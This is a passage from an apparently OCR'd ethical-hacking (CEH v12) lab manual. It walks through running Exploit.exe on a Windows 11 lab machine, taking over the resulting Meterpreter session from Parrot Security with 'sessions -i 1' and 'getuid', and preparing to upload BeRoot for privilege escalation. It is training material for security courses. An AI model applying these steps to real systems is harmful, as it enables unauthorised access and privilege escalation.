
21. An **Open File – Security Warning** window appears; click **Run**.




22. Leave the **Windows 11** machine running, so the **Exploit.exe** file runs in the background and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

23. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.

24. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.



25. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.



26. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS11\Admin**).

27. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.


28. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

29. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.

